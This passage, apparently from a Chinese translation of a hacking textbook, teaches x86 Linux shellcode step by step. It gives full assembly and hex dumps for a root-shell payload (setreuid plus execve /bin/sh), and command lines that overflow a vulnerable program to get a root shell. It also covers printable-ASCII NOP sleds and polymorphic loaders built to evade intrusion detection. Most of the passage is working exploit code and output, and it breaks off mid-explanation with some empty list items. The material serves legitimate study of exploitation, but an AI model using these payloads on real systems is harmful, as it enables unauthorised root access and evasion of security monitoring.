 start:
_start:

; setreuid(uid_t ruid, uid_t euid)

  mov eax, 70       ; put 70 into eax, since setreuid is syscall #70
  mov ebx, 0        ; put 0 into ebx, to set real uid to root
  mov ecx, 0        ; put 0 into ecx, to set effective uid to root
  int 0x80          ; Call the kernel to make the system call happen

; execve(const char *filename, char *const argv [], char *const envp[])
```

```
mov eax, 0          ; put 0 into eax
mov ebx, filepath ; put the address of the string into ebx
mov [ebx+7], al    ; put the 0 from eax where the X is in the string
                    ; ( 7 bytes offset from the beginning)
mov [ebx+8], ebx   ; put the address of the string from ebx where the
                    ; AAAA is in the string ( 8 bytes offset)
mov [ebx+12], eax ; put the a NULL address (4 bytes of 0) where the
                    ; BBBB is in the string ( 12 bytes offset)
mov eax, 11         ; Now put 11 into eax, since execve is syscall #11
   lea ecx, [ebx+8]  ; Load the address of where the AAAA was in the
                     ; string into ecx
   lea edx, [ebx+12] ; Load the address of where the BBBB is in the
                     ; string into edx
   int 0x80          ; Call the kernel to make the system call happen
```

这段代码比上一个例子稍微复杂了一些。看起来比较陌生的第一组指令是下述的这些：

```
mov [ebx+7], al    ; put the 0 from eax where the X is in the string
                    ; ( 7 bytes offset from the beginning)
mov [ebx+8], ebx   ; put the address of the string from ebx where the
                    ; AAAA is in the string ( 8 bytes offset)
mov [ebx+12], eax ; put the a NULL address (4 bytes of 0) where the
                    ; BBBB is in the string ( 12 bytes offset)
```

其中[ebx+7]告诉计算机，将源操作数传送到从 EBX 寄存器中的地址开始再偏移 7 个字节的单元中。使用 8 位 AL 寄存器而不是 32 位 EAX 寄存器告诉汇编器只传送 EAX 的第一个字节，而不是全部 4 个字节。因为 EBX 中存放的已经是字符串“/bin/shXAAAABBBB”的地址，所以这条指令将把 EAX 寄存器的一个字节传送到该字符串的第七个位置，正好覆盖 X，如下所示：

```
0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15
/ b i n / s h X A A A A B B B B
```

接下来的两条指令完成相同的功能，但这两条指令使用的是 32 位寄存器，且偏移分别使被传送的字节重写“AAAA”和“BBBB”。因为 EBX 中存放有字符串的地址，并且 EAX 中存放的值为 0，所以字符串中的“AAAA”将被重写成字符串的首地址，“BBBB”被重写成 0，成为一个空地址。

另外两条看来比较陌生的语句如下：

```
lea ecx, [ebx+8]  ; Load the address of where the AAAA was in the
                   ; string into ecx
lea edx, [ebx+12] ; Load the address of where the BBBB is in the
                   ; string into edx
```

这些都是装载有效地址的指令（lea），它把源操作数的地址复制到目的操作数。在此例中，它们把字符串中“AAAA”的地址复制到 ECX 寄存器中，把字符串中“BBBB”的地址复制到 EDX 寄存器中。这种明显的汇编语言手法是必要的，因为 execve()函数的最后两个参数必须是指向指针的指针。这就是说参数应该是存放最后一段信息地址的地址。在

此例中，ECX 寄存器现在包含一个地址，该地址指向另一个地址（字符串中“AAAA”的地址），而另一个地址依次指向字符串的首地址。EDX 寄存器同样保存一个地址（字符串中“BBBB”的地址），该地址指向一个空地址。

下面汇编并连接这段代码，看它能否执行。

```
$ nasm -f elf shell.asm
$ ld shell.o
$ ./a.out
sh-2.05a$ exit
exit
$ sudo chown root a.out
$ sudo chmod +s a.out
$ ./a.out
sh-2.05a#
```

太棒了，程序如期衍生了一个 shell。如果程序的拥有者被修改为 root，并且 suid 允许位被设置，它就衍生了一个 root shell。

2.10.5 避免使用其他的段

该程序衍生了一个 shell，但这段代码还远远不是真正的 shellcode。最大的问题是字符串存放在数据段中。如果是一个独立的程序，这自然很好。但 shellcode 不是一个好的可执行程序，只是一段需要插入正在运行程序中，才能正确执行的代码。必须设法用余下的汇编指令存储来自数据段的字符串，然后必须探索找到这个字符串地址的方法。糟糕的是，正在运行的 shellcode 的确切存储单元是未知的，必须根据 EIP 的值找到这个地址。幸运的是，使用 jmp 和调用指令可以相对 EIP 寻址。这两条指令都可以用来获取与正在执行的指令位于相同的存储空间且相对于 EIP 的字符串的地址。

call 指令和 jmp 指令一样，将把 EIP 的值修改为存储器中某个单元的值，但是它将把返回地址压入堆栈，以便程序能够在调用完毕后继续执行。如果 call 指令后面的指令是一个字符串而不是一条指令，压入堆栈的返回地址可以被弹出，并且被用来引用字符串而不是用来返回。

它的运行情况如下：程序刚开始执行时，程序跳转到 call 指令和字符串所在的代码段的底部，call 指令执行时，字符串的地址被压入堆栈。这个 call 指令使程序的执行过程跳转回到相对前一个跳转指令的下个位置，并且将字符串的地址弹出堆栈。现在程序有了指向字符串的指针，可以完成自己的任务了。同时，字符串可以被整齐地填充在代码的末端。用汇编语言表示如下：

```
jmp two
one:
pop ebx
<program code here>
two:
call one
db 'this is a string'
```

首先，程序向下跳转到 two，然后调用 one，同时把返回地址（就是字符串的地址）压入堆栈。接着程序从堆栈中弹出这个地址到 EBX，这样程序就能执行任何它期望执行的代码了。

应用 call 技巧获取字符串地址的剥离出来的 shellcode 如下：

shellcode.asm 的代码

```
BITS 32

; setreuid(uid_t ruid, uid_t euid)
  mov eax, 70         ; put 70 into eax, since setreuid is syscall #70
  mov ebx, 0          ; put 0 into ebx, to set real uid to root
  mov ecx, 0          ; put 0 into ecx, to set effective uid to root
  int 0x80            ; Call the kernel to make the system call happen

  jmp short two       ; Jump down to the bottom for the call trick
one:
  pop ebx             ; pop the "return address" from the stack
                      ; to put the address of the string into ebx

; execve(const char *filename, char *const argv [], char *const envp[])
  mov eax, 0          ; put 0 into eax
  mov [ebx+7], al     ; put the 0 from eax where the X is in the string
                      ; ( 7 bytes offset from the beginning)
  mov [ebx+8], ebx    ; put the address of the string from ebx where the
                      ; AAAA is in the string ( 8 bytes offset)
  mov [ebx+12], eax   ; put a NULL address (4 bytes of 0) where the
                      ; BBBB is in the string ( 12 bytes offset)
  mov eax, 11         ; Now put 11 into eax, since execve is syscall #11
  lea ecx, [ebx+8]    ; Load the address of where the AAAA was in the string
                      ; into ecx
  lea edx, [ebx+12]   ; Load the address of where the BBBB was in the string
                      ; into edx
  int 0x80            ; Call the kernel to make the system call happen
two:
  call one            ; Use a call to get back to the top and get the
  db '/bin/shXAAAABBBB'  ; address of this string
```

2.10.6　删除空字节

如果汇编上面的代码，并用 16 进制编辑器检查它，很明显它仍不是可用的 shellcode。

```
$ nasm shellcode.asm
$ hexeditor shellcode

00000000   B8 46 00 00  00 BB 00 00  00 00 B9 00  00 00 00 CD  .F..............
00000010   80 EB 1C 5B  B8 00 00 00  00 88 43 07  89 5B 08 89  ...[......C..[..
00000020   43 0C B8 0B  00 00 00 8D  4B 08 8D 53  0C CD 80 E8  C.......K..S....
00000030   DF FF FF FF  2F 62 69 6E  2F 73 68 58  41 41 41 41  ..../bin/shXAAAA
00000040   42 42 42 42                                        BBBB
```

任何空字节在 shellcode（用黑体显示的那些代码）中将被认为是字符串的结尾，从而导致只有 shellcode 的前两个字节被复制到缓冲区中。为了能够正确地将 shellcode 复制到缓冲区，必须删除所有的空字节。

在已汇编的 shellcode 中，那些代码中传送到寄存器中的静态值为 0 的地方很明显是空字节的源。为了删除空字节并保持其功能，必须想法将这些静态的 0 存入某个寄存器，而实际上不使用这些 0 值。一种可能的选择是把任意一个 32 位的数字传送到寄存器，然后用 mov 和 sub 指令从寄存器中减去那个值。

```
mov ebx, 0x11223344
sub ebx, 0x11223344
```

尽管这种技巧可行，但指令所占空间增加了一倍，从而使汇编后的 shellcode 比需要的大。幸运的是，还有一种解决方案可以把某一寄存器清 0，且只用一条指令：XOR。 XOR 指令对寄存器中的内容按位进行异或。

位异或运算规则如下：

```
1 xor 1 = 0
0 xor 0 = 0
1 xor 0 = 1
0 xor 1 = 1
```

因为 1 XOR 1 = 0、0 XOR 0 = 0，所以任何数 X 与自己异或都是 0。所以如果用 XOR 指令让寄存器和它本身异或，则只用一条指令就可将寄存器内容清零，避免空字节。

进行适当修改之后（黑体显示），新的 shellcode 如下：

Shellcode.asm 的代码

```
BITS 32

; setreuid(uid_t ruid, uid_t euid)
  mov eax, 70          ; put 70 into eax, since setreuid is syscall #70
  xor ebx, ebx         ; put 0 into ebx, to set real uid to root
  xor ecx, ecx         ; put 0 into ecx, to set effective uid to root
  int 0x80             ; Call the kernel to make the system call happen

  jmp short two        ; Jump down to the bottom for the call trick
one:
  pop ebx              ; pop the "return address" from the stack
                       ; to put the address of the string into ebx

; execve(const char *filename, char *const argv [], char *const envp[])
  xor eax, eax         ; put 0 into eax
  mov [ebx+7], al      ; put the 0 from eax where the X is in the string
                       ; ( 7 bytes offset from the beginning)
  mov [ebx+8], ebx     ; put the address of the string from ebx where the
                       ; AAAA is in the string ( 8 bytes offset)
  mov [ebx+12], eax    ; put the a NULL address (4 bytes of 0) where the
                       ; BBBB is in the string ( 12 bytes offset)
  mov eax, 11          ; Now put 11 into eax, since execve is syscall #11
```

```
  lea ecx, [ebx+8]  ; Load the address of where the AAAA was in the string
                    ; into ecx
  lea edx, [ebx+12] ; Load the address of where the BBBB was in the string
                    ; into edx
  int 0x80          ; Call the kernel to make the system call happen

two:
  call one          ; Use a call to get back to the top and get the
  db '/bin/shXAAAABBBB'  ; address of this string
```

这一版本的 shellcode 汇编后，空字节明显减少。

```
00000000   B8 46 00 00  00 31 DB 31  C9 CD 80 EB  19 5B 31 C0  .F...1.1.....[1.
00000010   88 43 07 89  5B 08 89 43  0C B8 0B 00  00 00 8D 4B  .C..[..C.......K
00000020   08 8D 53 0C  CD 80 E8 E2  FF FF FF 2F  62 69 6E 2F  ..S......../bin/
00000030   73 68 58 41  41 41 41 42  42 42 42                  shXAAAABBBB
```

查看 shellcode 的第一条指令，并将它和汇编后的机器码关联起来，前 3 个字节仍为空字节将是问题的根源。这一代码行：

```
mov eax, 70         ; put 70 into eax, since setreuid is syscall #70
```

汇编后为：

```
B8 46 00 00 00
```

指令 mov eax 汇编成十六进制的 0xB8，十进制的 70 用十六进制表示为 0x00000046。后面的 3 个空字节只起填充作用，因为告诉汇编程序的是复制一个 32 位的数值（4 个字节）。这有点过多了，因为十进制的 70 仅需要 8 位（一个字节）。通过使用与 EAX 等效的 8 位寄存器 AL，汇编程序就知道只复制一个字节。新的汇编指令行是：

```
mov al, 70          ; put 70 into eax, since setreuid is syscall #70
```

汇编后为：

```
B0 46
```

使用 8 位寄存器消除了填充的空字节，但功能稍有不同。现在，只传送了一个字节，而没有将寄存器余下的 3 个字节清 0。为了保证功能不变，必须首先将寄存器清 0，然后将一个字节的数据正确地传送给它。

```
xor eax, eax        ; first eax must be 0 for the next instruction
mov al, 70          ; put 70 into eax, since setreuid is syscall #70
```

经过适当地修改（以黑体显示）后，新的 shellcode 如下：

shellcode.asm 的代码

```
BITS 32

; setreuid(uid_t ruid, uid_t euid)
 xor eax, eax       ; first eax must be 0 for the next instruction
  mov al, 70        ; put 70 into eax, since setreuid is syscall #70
  xor ebx, ebx      ; put 0 into ebx, to set real uid to root
```

```
  xor ecx, ecx        ; put 0 into ecx, to set effective uid to root
  int 0x80            ; Call the kernel to make the system call happen

  jmp short two       ; Jump down to the bottom for the call trick
one:
  pop ebx             ; pop the "return address" from the stack
                      ; to put the address of the string into ebx

; execve(const char *filename, char *const argv [], char *const envp[])
  xor eax, eax        ; put 0 into eax
  mov [ebx+7], al     ; put the 0 from eax where the X is in the string
                      ; ( 7 bytes offset from the beginning)
  mov [ebx+8], ebx    ; put the address of the string from ebx where the
                      ; AAAA is in the string ( 8 bytes offset)
  mov [ebx+12], eax   ; put the a NULL address (4 bytes of 0) where the
                      ; BBBB is in the string ( 12 bytes offset)
  mov al, 11          ; Now put 11 into eax, since execve is syscall #11
  lea ecx, [ebx+8]    ; Load the address of where the AAAA was in the string
                      ; into ecx
  lea edx, [ebx+12]   ; Load the address of where the BBBB was in the string
                      ; into edx
  int 0x80            ; Call the kernel to make the system call happen

two:
  call one            ; Use a call to get back to the top and get the
  db '/bin/shXAAAABBBB'  ; address of this string
```

注意，在代码的 execve()部分，没有必要对 EAX 寄存器清 0，因为在那部分代码段的开始已经将 EAX 清 0 了。如果汇编这段代码 ，并在十六进制编辑器中查看，应该没有留下空字节。

```
$ nasm shellcode.asm
$ hexedit shellcode

00000000   31 C0 B0 46  31 DB 31 C9  CD 80 EB 16  5B 31 C0 88  1..F1.1.....[1..
00000010   43 07 89 5B  08 89 43 0C  B0 0B 8D 4B  08 8D 53 0C  C..[..C....K..S.
00000020   CD 80 E8 E5  FF FF FF 2F  62 69 6E 2F  73 68 58 41  ......./bin/shXA
00000030   41 41 41 42  42 42 42                              AAABBBB
```

现在没有空字节留下，可以正确地将 shellcode 复制到缓冲区中。

除删除空字节之外，使用 8 位寄存器和指令，虽然额外增加了一些指令，但减少了 shellcode 的大小。实际上，shellcode 越小越好，因为你根本不知道可以利用的目标缓冲区的大小。不过，这个 shellcode 确实可以被缩减更多的字节。

字符串/bin/sh 末尾的 XAAAABBBB，实际上是为了给空字节和后来要复制到那儿的两个地址分配存储空间。当 shellcode 是真正的程序时，这种分配非常重要。但因为 shellcode 已经窃取了那些没有明确分配的内存，所以没有什么比它更好的方式了。这些额外的数据可以被安全删除，从而产生了下面的代码：

```
00000000   31 C0 B0 46   31 DB 31 C9   CD 80 EB 16   5B 31 C0 88   1..F1.1.....[1..
00000010   43 07 89 5B   08 89 43 0C   B0 0B 8D 4B   08 8D 53 0C   C..[..C....K..S.
00000020   CD 80 E8 E5   FF FF FF 2F   62 69 6E 2F   73 68         ......./bin/sh
```

最后结果是更小的 shellcode，没有空字节。

完成删除空字节的所有工作之后，人们特别欣赏这一条指令：

```
mov [ebx+7], al    ; put the 0 from eax where the X is in the string
                   ; ( 7 bytes offset from the beginning)
```

这条指令实际上是避免空指令的一种技巧。因为字符串/bin/sh 必须以空字节结束才能形成一个真正的字符串，所以在字符串后面应该有一个空字节。但由于这个字符串实际存放在正文（或者代码）段，因此用一个空字节结束字符串将在 shellcode 中引入一个空字节。通过 XOR 指令把 EAX 寄存器清 0，然后复制一个字节到应该存放空字节的位置（原来是存放 X），这样的代码在运行时，可以把自己修改成正确的以空字节结束的字符串，而在代码中实际上没有这个空字节。

这个 shellcode 可以用在很多的 exploit 中。实际上，在本章前述的所有 exploit 中都用到了与这段完全相同的 shellcode。

2.10.7　使用堆栈的更小 shellcode

还有另外一种技巧可以用来生成更小的 shellcode。上一小节的 shellcode 为 46 个字节，但灵活使用堆栈可以生成 31 个字节大小的 shellcode。这种较新的方法不用调用任何技巧获取/bin/sh/字符串的指针，而仅仅把值压入堆栈，并且在需要时复制堆栈指针。下面的代码给出了这种方法的最基本形式。

stackshell.asm 的代码

```
BITS 32

; setreuid(uid_t ruid, uid_t euid)
  xor eax, eax       ; first eax must be 0 for the next instruction
  mov al, 70         ; put 70 into eax, since setreuid is syscall #70
  xor ebx, ebx       ; put 0 into ebx, to set real uid to root
  xor ecx, ecx       ; put 0 into ecx, to set effective uid to root
  int 0x80           ; Call the kernel to make the system call happen

; execve(const char *filename, char *const argv [], char *const envp[])
  push ecx           ; push 4 bytes of null from ecx to the stack
  push 0x68732f2f    ; push "//sh" to the stack
  push 0x6e69622f    ; push "/bin" to the stack
  mov ebx, esp       ; put the address of "/bin//sh" to ebx, via esp
  push ecx           ; push 4 bytes of null from ecx to the stack
  push ebx           ; push ebx to the stack
  mov ecx, esp       ; put the address of ebx to ecx, via esp
  xor edx, edx       ; put 0 into edx
  mov al, 11         ; put 11 into eax, since execve() is syscall #11
  int 0x80           ; call the kernel to make the syscall happen
```

负责 setreuid()调用的代码部分与 shellcode.asm 的对应部分完全相同，但 execve()调用差别很大。首先，4 个字节的 0 被压入堆栈，以结束其次的两条 push 指令压入堆栈中（记住，堆栈的建立顺序相反）的字符串。因为每条 push 指令需要的是 4 字节字，所以用/bin//sh 代替了/bin/sh。execve()调用使用时，这两个字符串是等价的。堆栈指针刚好指向这个字符串的开始，所以被复制到EBX中。然后将另外一个空字压入堆栈，接着是EBX，以为execve()调用的第二个参数的指针提供一个指针。为了得到这个参数，把堆栈指针复制到 ECX 中，然后把 EDX 清 0。在上述的 shellcode.asm 中，EDX 被设置成指向 4 个空字节的指针，结果这个参数就轻松地变成了零。最后为调用 execve()，把 11 传送到 EAX 中，并通过中断调用内核。正如下面的输出所示，这段代码汇编后只有 33 个字节长。

```
$ nasm stackshell.asm
$ wc -c stackshell
     33 stackshell
$ hexedit stackshell
00000000   31 C9 31 DB  31 C0 B0 46  CD 80 51 68  2F 2F 73 68  1.1.1..F..Qh//sh
00000010   68 2F 62 69  6E 89 E3 51  53 89 E1 31  D2 B0 0B CD  h/bin..QS..1....
00000020   80
```

有两个技巧可以用来削减两个或更多个字节。第一种技巧是将下述代码：

```
xor eax, eax        ; first eax must be 0 for the next instruction
mov al, 70          ; put 70 into eax, since setreuid is syscall #70
```

修改成功能相同的代码：

```
push byte 70        ; push the byte value 70 to the stack
pop eax             ; pop the 4-byte word 70 from the stack
```

这些指令比原来的指令少一个字节，但仍完成相同的功能。这是利用了建立堆栈使用的是 4 字节字，而不是单字节的事实。所以当单字节被压入堆栈时，它自动用 0 填充成一个完整的 4 字节字。然后弹出到 EAX 中，从而不用空字节得到一个正确填充的值。这样将使 shellcode 减少到 32 个字节。

第二种技巧是将下述的：

```
xor edx, edx        ; put 0 into edx
```

修改成相同功能的代码：

```
cdq                 ; put 0 into edx using the signed bit from eax
```

cdq 指令用 EAX 寄存器中的符号位填充 EDX 寄存器。如果 EAX 中是一个负数，EDX 寄存器的所有位就会被 1 填充，如果 EAX 中是一个非负数（零或正数），则 EDX 的所有位被 0 填充。在这个例子中，EAX 中是一个正数，所以用 0 填充 EDX。这条指令比 XOR 指令少一个字节，因此从 shellcode 中又另外削减一个字节。最后得到的极小的 shellcode 如下：

tinyshell.asm 的代码

```
BITS 32

; setreuid(uid_t ruid, uid_t euid)
  push byte 70          ; push the byte value 70 to the stack
  pop eax               ; pop the 4-byte word 70 from the stack
  xor ebx, ebx          ; put 0 into ebx, to set real uid to root
  xor ecx, ecx          ; put 0 into ecx, to set effective uid to root
  int 0x80              ; Call the kernel to make the system call happen

; execve(const char *filename, char *const argv [], char *const envp[])
  push ecx              ; push 4 bytes of null from ecx to the stack
  push 0x68732f2f       ; push "//sh" to the stack
  push 0x6e69622f       ; push "/bin" to the stack
  mov ebx, esp          ; put the address of "/bin//sh" to ebx, via esp
  push ecx              ; push 4 bytes of null from ecx to the stack
  push ebx              ; push ebx to the stack
  mov ecx, esp          ; put the address of ebx to ecx, via esp
  cdq                   ; put 0 into edx using the signed bit from eax
  mov al, 11            ; put 11 into eax, since execve() is syscall #11
  int 0x80              ; call the kernel to make the syscall happen
```

下面的输出表明，汇编后的 tinyshell.asm 是 31 个字节。

```
$ nasm tinyshell.asm
$ wc -c tinyshell
     31 tinyshell
$ hexedit tinyshell
00000000   6A 46 58 31  DB 31 C9 CD  80 51 68 2F  2F 73 68 68  jFX1.1...Qh//shh
00000010   2F 62 69 6E  89 E3 51 53  89 E1 99 B0  0B CD 80     /bin..QS.......
```

这个 shellcode 可以用来攻击前一节讨论的易受攻击程序 vuln。为了获取堆栈指针，要利用短命令行技巧，这要编译一个极小的程序，执行程序，删除程序。程序只申请堆栈中的一段存储空间，然后打印该存储空间的位置。同样，NOP sled 要大于 15 个字节，因为 shellcode 比 15 个字节更小。

```
$ echo 'main(){int sp;printf("%p\n",&sp);}'>q.c;gcc -o q.x q.c;./q.x;rm q.?
0xbffff884
$ pcalc 202+46-31
        217             0xd9            0y11011001
$ ./vuln `perl -e 'print "\x90"x217;'``cat tinyshell`perl -e 'print
"\x84\xf8\xff\xbf"x70;'`
sh-2.05b# whoami
root
sh-2.05b#
```

2.10.8 可打印的 ASCII 指令

有些非常有用的 x86 汇编指令可以直接映射成 ASCII 字符。一些简单的单字节指令是加和减 1 指令：inc 和 dec。这些指令只将相应寄存器的值加 1 或者减 1。

指令	十六进制	ASCII
inc eax	0x40	@
inc ebx	0x43	C
inc ecx	0x41	A
inc edx	0x42	B
dec eax	0x48	H
dec ebx	0x4B	K
dec ecx	0x49	I
dec edx	0x4A	J

知道这些值将很有用处。一些入侵检测系统（IDS）试图通过搜索长序列的 NOP 指令（NOP sled 的表示）来检测入侵。外科精度（surgical precision）是避免这种检测的一种方法，另一种方法是使用不同的单字节指令形成一个 sled。因为将在 shellcode 中使用的寄存器总要被清 0，所以清 0 之前，加 1 和减 1 指令的效果将化为乌有。也就是说，可以重复使用字母 B 来替代由不可打印的值 0x90 组成的 NOP 指令，如下所示：

```
$ echo 'main(){int sp;printf("%p\n",&sp);}'>q.c;gcc -o q.x q.c;./q.x;rm q.?
0xbffff884
$ ./vuln `perl -e 'print "B"x217;'``cat tinyshell``perl -e 'print
"\x84\xf8\xff\xbf"x70;'`
sh-2.05b# whoami
root
sh-2.05a#
```

另外，也可以组合使用这些可打印的单字节指令，从而生成一些明智的预测。

```
$ export SHELLCODE=HIJACKHACK`cat tinyshell`
$ ./getenvaddr SHELLCODE
SHELLCODE is located at 0xbffffa7e
$ ./vuln2 `perl -e 'print "\x7e\xfa\xff\xbf"x8;'`
sh-2.05b# whoami
root
sh-2.05b#
```

使用可打印的字符替代 NOP sled 有助于简化调试，并有助于阻止通过查找 NOP 指令的长字符串这种简单的 IDS 规则实施的检测。

2.10.9 多态 shellcode

更复杂的 IDS 实际上是查找常用的 shellcode 的特征。但通过使用多态 shellcode，甚至这些系统也能够被突破。这是病毒编写人员常用的一种技术——它实质上是把 shellcode 的真正特性用许多不同的伪装来隐藏。通常，编写一个构造或解密 shellcode 的加载程序来实现，然后运行程序。一般常用的方法是，首先把 shellcode 与某个值异或，加密 shellcode，然后用加载程序解密 shellcode，接着执行解密后的 shellcode。这种方法可以使加密的 shellcode 和加载程序代码避开 IDS 的检测，但最后的结果一样。同样的 shellcode 可以用多种方式加密，这使得基于特征的检测几乎不可能。

现存的一些工具，例如 ADMutate，用异或（XOR）加密 shellcode 并且给它附加上加载程序代码。这些工具明显有用，但不用工具编写多态 shellcode 是个很好的学习过程。

2.10.10　可打印的 ASCII 多态 shellcode

为了伪装 shellcode，将用所有的可打印字符创建多态 shellcode。新增的只能用汇编成可打印 ASCII 字符的指令这一限制对聪明的黑客提出了挑战，同时也提供了机会。但最后，生成的可打印 ASCII shellcode 应该能够通过大部分的 IDS，并且能够插入到限制不可打印字符的缓冲区中，这就是说，它能够攻击前面不能攻击的程序。

能够汇编成机器码指令，而且碰巧也属于可打印 ASCII 字符范围内（从 0x33 到 0x7e）的汇编指令实际上是汇编指令的一个很小的子集。这一限制使得编写 shellcode 非常困难，但不是不可能。

不幸的是，对各寄存器异或的 XOR 指令不能汇编成可打印的 ASCII 字符。这就是说，必须想出新的寄存器清 0 方法，同时避免空字节而且只用可打印的指令。幸运的是，另外一条按位操作的指令 AND，在使用 EAX 寄存器时，正好可以汇编成%字符。汇编指令 and eax,0x41414141 将汇编成可打印的机器码%AAAA，因为十六进制的 0x41 是可打印字符 A。

一位的 AND 操作的规则如下：

```
1 and 1 = 1
0 and 0 = 0
1 and 0 = 0
0 and 1 = 0
```

因为只有在两个位都是 1 的情况下，结果才是 1。所以如果把两个相反的值在 EAX 中做 AND 操作，EAX 的值将变成 0。

```
    Binary                                  Hexadecimal
    10001010100111001001111010010l0        0x454e4f4a
AND 01110100011000100110000001l0101   AND 0x3a313035
--------------------------------------  --------------
    00000000000000000000000000000000       0x00000000
```

这种方法通过引入两个彼此位相反的可打印 32 位值，不用任何 0 字节就可以把 EAX 寄存器清 0，并且最后的汇编机器码是可打印的文本。

```
and eax, 0x454e4f4a  ; assembles into %JONE
and eax, 0x3a313035  ; assembles into %501:
```


所以机器码%JONE%501 将把 EAX 寄存器清 0。有趣的是，其他一些可以汇编成可打印字符的指令如下：

```
sub eax, 0x41414141    -AAAA
push eax               P
pop eax                X
push esp               T
pop esp                \
```


令人惊讶的是，除 AND eax 指令外，这些指令足以用来写一个可以在堆栈中生成 shellcode，然后运行它的加载程序。一般的方法是，首先把 ESP 寄存器指针回拨到可执行的加载代码（在较高的存储地址）之后，然后通过把值压入堆栈，从后到前开始建立 shellcode，如下所示：

1）

2）



3）



因为堆栈逐渐增长（从高端存储地址到低端存储地址），当数据被压入堆栈时，ESP 就向后移动，而 EIP 随着加载程序的执行向前移动。最后 EIP 和 ESP 会在某处重合，EIP 将继续执行新建立的 shellcode。

首先，通过将 ESP 的值加上 860，将 ESP 的值在正在执行的加载程序之后向后移 860 个字节。这个值假设有大约 200 个字节的 NOP sled，同时考虑加载程序代码的大小。由于此后制定的规定允许有一些溢出，这个值不要求很精确。又因为这里惟一可用的指令是减法指令，所以可以通过从寄存器中多减去一些以便卷绕到需要的值来模拟加法。寄存器只有 32 位的空间，所以给寄存器加 860 相当于减去 2^{32}-860，或者减去 4 294 966 436。然而这个减法必须只使用可打印的值，所以把它分成 3 条都使用可打印操作数的指令。

```
sub eax, 0x39393333  ; assembles into -3399
sub eax, 0x72727550  ; assembles into -Purr
sub eax, 0x54545421  ; assembles into -!TTT
```

真正的目的是从 ESP 中减去这些值，而不是 EAX，但 sub esp 指令不能汇编成可打印的 ASCII 字符。所以当前的 ESP 值被传送到 EAX 中进行减法操作，然后再将 EAX 的新值传送回 ESP。

因为 mov esp, eax 和 mov eax, esp 都不能汇编成可打印的 ASCII 字符，所以交换必须用堆栈来完成。通过把源寄存器的值压入堆栈，然后把堆栈中相同的值弹出到目标寄存器，mov <dest> , <src>指令的功能可以用 push <src >和 pop <dest>来实现。因为对于 EAX 和 ESP 寄存器，压栈和出栈指令都可以汇编成可打印的 ASCII 字符，所以这样的调用都可以用可打印的 ASCII 字符来实现。

最终，实现 ESP 加上 860 的指令集如下：

```
and eax, 0x454e4f4a  ; assembles into %JONE
and eax, 0x3a313035  ; assembles into %501:

push esp             ; assembles into T
pop eax              ; assembles into X

sub eax, 0x39393333  ; assembles into -3399
sub eax, 0x72727550  ; assembles into -Purr
sub eax, 0x54545421  ; assembles into -!TTT

push eax             ; assembles into P
pop esp              ; assembles into \
```

这就是说机器码“%JONE%501：TX-3399-Purr-！TTT-p\”将给 ESP 加上 860。到现在为止，一直都还不错。现在必须建立 shellcode。

首先，必须再次将 EAX 寄存器清 0，现在这一工作非常简单，因为发现了一种新的方法。然后，必须使用更多的 sub 指令，按反向顺序，把 EAX 寄存器设置成 shellcode 的最后 4 个字节。因为堆栈一般向上增长（朝低端地址方向），并且遵循先进后出（FILO）的原则，所以首先压入堆栈的值是 shellcode 的最后 4 个字节。这些字节是（根据 little-endian 字节次序）反向存储的。下面是前面章节创建的极小 shellcode 的十六进制内容。这段 shellcode 将用可打印加载程序代码生成。

```
00000000   6A 46 58 31  DB 31 C9 CD  80 51 68 2F  2F 73 68 68  jFX1.1...Qh//shh
00000010   2F 62 69 6E  89 E3 51 53  89 E1 99 B0  0B CD 80     /bin..QS.......
```

在此例中，最后的 4 个字节以黑体显示；正确的 EAX 寄存器的值是 0x80CD0BB0。用 sub 指令卷绕产生这个值很容易，然后将 EAX 压入堆栈。这将把 ESP 的值向上移动（朝低端地址方向）到新压入堆栈的值的地址末端，为 shellcode 下 4 个字节（上述 shellcode 中有下划线的部分）作好了准备。用更多的 sub 指令将 EAX 卷绕到 0x99E18953，然后把这个值压入堆栈。随着 4 个字节压入堆栈这一过程的重复，将从栈底开始构建 shellcode，向正在执行的加载程序的代码方向增长。

```
00000000   6A 46 58 31  DB 31 C9 CD  80 51 68 2F  2F 73 68 68  jFX1.1...Qh//shh
